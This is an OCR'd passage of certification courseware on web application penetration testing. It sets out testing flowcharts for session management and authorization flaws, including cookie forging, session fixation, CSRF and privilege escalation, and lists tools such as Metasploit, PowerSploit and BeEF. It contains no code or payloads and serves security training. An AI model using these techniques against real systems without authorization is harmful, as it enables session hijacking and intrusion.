
- **Step 12: Document all the findings**


  Once you conduct all the tests mentioned above, document all your findings and the testing techniques you employed at each step. Analyze the document, explain the current security posture to the concerned parties, and suggest how they can enhance their security.















Hacking Web Applications
Web App Pen Testing
Session Management Testing
C|EH
START
Test for Session Management schema
Cookie tampering results in hijacking the sessions of legitimate users
Test for cookie attributes
Cookie information to hijack a valid session
Test for session fixation
Attacker could steal the user session (session hijacking)
Test for exposed session variables
Confidential information of session token leads to a replay session attack
Test for CSRF (Cross Site Request Forgery)
Compromises end user data and operation or entire web application
Collect sufficient number of cookie samples, analyze the cookie generation algorithm and forge a valid cookie in order to perform the attack
Test for cookie attributes using intercepting proxies such as WebScarab, Burp Suite, OWASP ZAP, or traffic intercepting browser plug-in's such as TamperIE (for IE) and TamperData (for Firefox)
To test for session fixation, make a request to the site to be tested and analyze vulnerabilities using the WebScarab tool
Test for exposed session variables by inspecting encryption & reuse of session token, proxies & caching , GET & POST, and transport vulnerabilities
Examine the URLs in the restricted area to test for CSRF
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Hacking Web Applications
Web App Pen Testing
Authorization Testing
C|EH
START
Test for path traversal
Access to resources /functionality allowing a privilege escalation attack
Test for HTTP Request Tampering
Can gain illegal access to reserved functions/ resources
Test for Cookie Parameter Tampering
Use web spidering tools
Test for Privilege Escalation
Access to resources /functionality allowing a privilege escalation attack
Test for path traversal by performing input vector enumeration and analyzing the input validation functions present in the web application
Test for bypassing authorization schema by examining the admin functionalities, to gain access to the resources assigned to a different role
Test for role/privilege manipulation
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.























Web Application Pen Testing Framework

- **Metasploit**

  Source: *https://www.metasploit.com*

  The Metasploit Framework is a penetration testing toolkit, exploit development platform, and research tool that includes hundreds of working remote exploits for a

variety of platforms. It helps pen testers to verify vulnerabilities and manage security assessments.

- **PowerSploit**

  Source: *https://github.com*

  PowerSploit is a collection of Microsoft PowerShell modules that can be used to aid penetration testers during all phases of an assessment. PowerSploit modules can be used to aid reverse engineers, forensic analysts, and penetration testers during all phases of an assessment.

  Some of the PowerSploit modules and scripts:

  - CodeExecution
  - ScriptModification
  - Persistence
  - AntivirusBypass
  - Exfiltration
  - Mayhem
  - Privesc
  - Recon


- **Browser Exploitation Framework (BeEF)**

  Source: *http://beefproject.com*

  The Browser Exploitation Framework (BeEF) is an open-source penetration testing tool used to test and exploit web application and browser-based vulnerabilities. It provides the penetration tester with practical client side attack vectors and leverages web application and browser vulnerabilities to assess the security of a target and carry out further intrusions.

Some of the additional web application pen testing framework include:

- Kali Linux (*https://www.kali.org*)
- WAFNinja (*https://github.com*)
- Arachni (*http://www.arachni-scanner.com*)
- Netsparker (*https://www.netsparker.com*)
- Dradis (*https://dradisframework.com*)
- w3af (*http://docs.w3af.org*)
- Vega (*https://www.subgraph.com*)
- Skipfish (*https://code.google.com*)
- WebReaver (*https://www.websecurify.com*)
- Wapiti (*http://wapiti.sourceforge.net*)
- Wfuzz (*http://wfuzz.readthedocs.io*)



Module Summary

This module covered the basic concepts of web applications and their security posture, various threats/vulnerabilities/attacks on them, and the defensive measures, countermeasures, and security tools used to defend against attacks on them. The module concluded with a detailed discussion of web-application penetration-testing methodologies used to assess their security.

The next module discusses SQL injections, one of the most prevalent kinds of attacks against web applications and other network-related services.

This page is intentionally left blank.